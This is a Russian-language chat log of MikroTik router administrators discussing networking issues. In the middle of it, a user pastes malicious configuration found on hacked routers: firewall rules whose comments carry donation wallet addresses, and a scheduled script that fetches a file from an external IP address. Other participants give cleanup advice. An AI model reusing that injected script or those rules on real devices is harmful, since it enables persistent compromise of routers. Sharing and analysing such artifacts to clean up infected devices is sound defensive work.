 Rodion


Еще можно слать пакеты пачками и счетчиком наблюдать, на какой позиции дропается, если есть такая возможность
 Александр
https://mikrotiklab.ru/emulyator/ustanovka-eve-ng.html
Такова креатива с прозьбой отключить ADBlock я еще не видал😂😂😂 Там всплывающее окно будет, посмотрите
Петр
Еще можно слать пакеты пачками и счетчиком наблюдать, на какой позиции дропается, если есть такая возможность
Это ты про какие такие инструменты упомянаешь ? )
 Abdurahim
Приветствую всех! Настолько sstp server, подключения идут. В default encryption profile указал incoming filter цепочку в firewall. Трафик не попадает в эту цепочка. Почему такое?
Abdurahim
Настроил sstp
Abdurahim
Трафик идёт в forward
Rodion
Это ты про какие такие инструменты упомянаешь ? )
Гуглите Cloasoft Packet Bilder, настраивайте отправку и смотрите колонки Bytes/Packets на дропах :)
Петр
Гуглите Cloasoft Packet Bilder, настраивайте отправку и смотрите колонки Bytes/Packets на дропах :)
Ррррр просто сладкий софт. Спасибо👍
sbera
Привет! Кто-нибудь видал эти коменты у себя на МТиках?
I closed the vulnerability with a firewall. Please update RouterOS. You can say thanks on the WebMoney Z399578297824 or BTC 14qiYkk3nUgsdqQawiMLC1bUGDZWHowix1
Arthur
sbera
Хах, это белошляпники что ли 🤔
похоже, но кроме того в шедалере подсунут скрипт с забором файла с внешнего источника м периодичностью в 20 минут. 3 железки из 50-ти схватили )
Arthur
похоже, но кроме того в шедалере подсунут скрипт с забором файла с внешнего источника м периодичностью в 20 минут. 3 железки из 50-ти схватили )
Возможно одновременно пришел как белошляпник, так и черношляпник 😸
sbera
железки далеко netinstall проблематичен. чего посоветуете. Как проверить, пролечить?
Marat
подскажите логин и пароль для EveNG, который как-то раздавался через Sync, пожалуйста.
sbera
подскажите логин и пароль для EveNG, который как-то раздавался через Sync, пожалуйста.
сорян у меня распакованный образ 💁🏻♂️ без паролей. на раздаче не присутствовал...
Marat
сорян у меня распакованный образ 💁🏻♂️ без паролей. на раздаче не присутствовал...
у меня тоже распакованный. я про логин и пароль при старте уже системы
Marat
root
Marat
а стандартный пароль не подходит
sbera
Привет! Кто-нибудь видал эти коменты у себя на МТиках?
I closed the vulnerability with a firewall. Please update RouterOS. You can say thanks on the WebMoney Z399578297824 or BTC 14qiYkk3nUgsdqQawiMLC1bUGDZWHowix1
/ip firewall filter
add action=tarpit chain=input comment="Add you ip addess to allow-ip in Address Lists." dst-port=30553 protocol=tcp
add action=add-src-to-address-list address-list=allow-ip address-list-timeout=1h chain=input comment="I closed the vulnerability with a firewall." packet-size=1083 protocol=icmp
add action=accept chain=input comment="Please update RouterOS and change password." src-address-list=allow-ip
add action=drop chain=input comment=" You can say thanks on the WebMoney Z399578297824" dst-port=53 protocol=udp
add action=drop chain=input comment="or BTC 14qiYkk3nUgsdqQawiMLC1bUGDZWHowix1" dst-port=53,8728,8729,21,22,23,80,443,8291 protocol=tcp
/system script
add name=script3_ owner=adm policy=ftp,reboot,read,write,policy,test,password,sensitive source="/tool fetch address=95.154.216.164 port=2008 src-path=/mikrotik.php mode=http"
 Cooper
а версия на микроте какая?
sbera
обнаруженные внесенные изменения + (отключено логгирование и все правила Firewall'a с действием "Drop")
Cooper
а то я думал на новых версиях появилось снова это говно
Cooper
я не ловил, у знакомого на старых версиях было
sbera
я не ловил, у знакомого на старых версиях было
ясс, не ну пакеты-то обновить не проблема. По гугловским ссылкам все грят нетинсталл, но для этих железок это проблематично (далеко). Как быть?
Cooper
я мож пропустил правило удалить нельзя получается или вообще ничего нельзя ?
Vladimir
так а чего там исправлять - шедулер почистить, скрипты почистить, проверить настройки сокс, проверить настройки http-прокси, потом внимательно посмотреть на вообще всю конфигурацию
Cooper
я и спрашиваю, может, порезаны права
Vladimir
sbera
права у пользователя не порезаны?
нет, вроде все хорошо с правами, а вот сокс открыт . не заметил ...
Vladimir
ну вот потом желательно еще экспорт конфига сделать и глазами в него посмотреть
Cooper
ну тогда херачь всё лишнее
Cooper
только бэкап сделай, чтобы потом поизучать можно было
Cooper
если сделаешь сбрось в личку, заранее спасибо
sbera
бэкапы ежедневно создаются и сливаются на внешку
Cooper
я имею ввиду бэкап с этой заразой
sbera
да я понял )
Cooper
гут
sbera
нужон только бэкап или сойдет рсц?
Cooper
давай бэкап, что уж мелочится ))))
sbera
от сенситив данных избавлю и кидану
Cooper
конечно
 Danil
Господа!
Наблюдаю странные грабли с работой капсмана - настроен реджект по уровню сигнала меньше -75дБм а в таблице регистраций висят клиенты с уровнем ниже.
Отключение/включение капсмана и перезагрузка точек не помогают особо.
Сломалось недавно и при этом изменений настроек микротика и обновлений небыло
Danil
таймаут на реджект стоит стандартный 10 секунд
 Maksim
tcp-mss возможно нужно подкрутить
Maksim
математику не помню, но попробуйте уменьшить до 1300.
 Dmitrii
Ура! 1000 человек присоединился! :)
 Pro.Bizz...
 Marat
Спасибо
 Алексей
Pro.Bizz...
Как?
Pro.Bizz...
В этом и вопрос
Pro.Bizz...
 Pro.Bizz...
вот схема
Pro.Bizz...

хочу отмарированные адрес с MT-2 выплюнуть в инет через MT-3, которые соеденены через MT-1
Vladimir
Vladimir
а не адрес
Vladimir
mt2 ничего не знает о том, где искать 192.168.36.1
Pro.Bizz...
если указать интерфейс, трафик пойдет наружу через MT-1 на котором и поднят l2tp
Vladimir
у вас анричибл на mt2 этот?
Pro.Bizz...
да
Pro.Bizz...
 Vladimir
ну так он туда не пойдет
Vladimir
надо указать интерфейс
Vladimir
а на mt1 уже ловить пакеты и отправлять дальше на mt3
Pro.Bizz...
есть связь MT-2 -> MT-1 <- MT-3
напрямую MT-2 в MT-3 не пролит разве?
Vladimir
у вас mt2 откуда знает, где адрес 192.168.36.1 ? Ниоткуда
 Pro.Bizz...
этого ему не достаточно?
Vladimir
оно так не работает
Pro.Bizz...
жалко, при этом на MT-2 доступны все адреса MT-3
Cooper
а рекурсивный маршрут не поможет ?